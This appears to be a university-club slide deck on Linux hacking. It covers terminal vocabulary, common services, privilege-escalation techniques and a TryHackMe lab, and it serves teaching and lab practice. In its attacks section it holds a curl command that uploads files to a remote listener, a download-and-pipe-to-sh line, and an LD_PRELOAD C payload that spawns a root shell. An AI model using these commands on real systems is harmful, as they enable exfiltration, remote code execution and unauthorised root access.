



# Breaking Servers

Linux Hacking w/Gabe and Justin

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# Linux Basics

how a linux works

# Nuanced Vocabulary

## Terminal

Embedded System

## Command Line

Overall CLI

## Terminal Emulator

Application / Program

## Kernel

Inner workings near hardware

## Command Prompt


Different than Windows

## Shell

Wraps/protects kernel



# Terminal



# Terminal Emulator



**Command  
Prompt**




```
mark@linux-desktop: /tmp/tutorial
File Edit View Search Terminal Help
Setting up tree (1.7.0-5) ...
Processing triggers for man-db (2.8.3-2) ...
mark@linux-desktop:/tmp/tutorial$ tree
.
├── another
├── combined.txt
├── dir1
├── dir2
│   ├── dir3
│   │   ├── test_1.txt
│   │   ├── test_2.txt
│   │   └── test_3.txt
│   ├── dir4
│   │   └── dir5
│   │       └── dir6
├── folder
└── output.txt

8 directories, 5 files
mark@linux-desktop:/tmp/tutorial$
```




**Command Line**






# Pop a shell?

- Not actually "popping" the shell
  - It's not broken
- Get a session of a shell program running
  - EX: bash, zsh, dash
- Basically means arbitrary command execution
- You want to get "root" user
- Different than / (root directory)



# File Tree - As a Tree





# File Tree - Contents of /

```
bin      lib32    opt      srv
boot     lib64    proc     sys
dev      libx32   root     tmp
etc      lost+found  run     usr
home     media    sbin     var
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**02**

# Common Services

Linux Lovers Unite



# Common Linux Services



**FTP - Port 21 TCP**



**SSH - Port 22 TCP**



**HTTP - Port 80/443 TCP**



**MYSQL - Port 3306 TCP**



# FTP: 21 TCP



## File Transfer Protocol

Host files for downloading and sometimes uploading  
Can be anonymous, guest, or require creds  
Can host sensitive content or be vulnerable

# SSH: 22 TCP



## Secure Shell

Remotely access and manage systems

Requires credentials or an authorized key-pair



# HTTP: 80/443 TCP



## Hypertext Transfer Protocol (Web Servers)

Lots of different web servers on different ports

Some are vulnerable

Others have vulnerable content (next week)

# MySQL: 3306 TCP



## MySQL (Database Servers)

Store large quantities of data in database structures

Potentially store sensitive data such as creds, credit cards, etc.



**03**

# Tools & Attacks



Cool Stuff



# Tools

**Msfvenom - Payload Generation**

**LinEnum - Enumerate privilege escalation vectors**

**Linpeas - Enumerate privilege escalation vectors**

**GTFOBins - Linux binaries that can be exploited**

# File Transfer



## Python Web Server (<https://da.gd/9AaLR>)

```
python3 <name of script> -b 0.0.0.0 8080
```

```
curl --upload-file <file> http://<ip>:<port>/outfile
```




## Curl Download

```
curl http://<ip>:<port>/downloadfile > outfile
```


## Cool Curl

```
curl http://<ip>:<port>/downloadfile | sh
```

# Linux Attacks



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# Run as root

## Hijack program running as root

If there is installed software running as root and you can spawn a shell process with it, you can get a root shell  
Usually use a known exploit




# SUID/GUID

Abuse Set User ID/Group User ID permissions

Executables with SUID/GUID bit run as owner/group owner respectively

You can run it if you have execute perms, but it will spawn as owner



# Environment variables

## LD\_PRELOAD

Loads shared objects before anything else

Useful when you can run a binary as sudo, then preload custom .so

## LD\_LIBRARY\_PATH

List of directories that a program should look for to load a library

Find libraries of a program, create a fake clone, set envvar to clone

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setresuid(0,0,0);
    system("/bin/bash -p");
}
```




# Path abuse

## Abuse PATH variable

PATH variable is an environment variable

Acts as a list of "shortcuts" so user doesn't need full path

You can "trick" programs that don't use absolute paths by manipulating path variable, or the program's current directory




# Reused/default creds

## Test default/reused credentials on services/users

Always test default credentials (Google!)

Always test credentials you discovered elsewhere



A screenshot of a Google search interface with a dark theme. The search bar at the top contains the text "default credentials mysql". Below the search bar, there are navigation tabs for "All", "Videos", "Images", "News", "Shopping", and "More", with "All" selected. The search results show "About 7,200,000 results (0.41 seconds)". The first result is a snippet from a website, stating: "The default user for MySQL is root and by default it has **no password**. If you set a password for MySQL and you can't recall it, you can always reset it and choose another one. Apr 21, 2020". Below this snippet is the URL "https://dbschema.com > 2020/04/21 > mysql-default-userm..." and a blue link title "MySQL - What is the Default Username and Password?". At the bottom of the search results, there are links for "About featured snippets" and "Feedback".

# SUDO Abuse

You have access to SUDO on specific binaries

Use sudo on specific binaries so the process spawns as root and start a shell process






# World writable scripts

Script run as root that does not protect its source

For example, a cronjob may run as root and call a binary

Possibly a world writable/executable directory





**04**

# Lab Time.



Learn by doing



# Lab Instructions

## TryHackMe

<https://tryhackme.com/room/easyctf>

**Goal:** Finish the room.

If you do not finish, this room is part of the **homework**.







**Got questions?**

**GO AND ASK  
ANYBODY!!!**

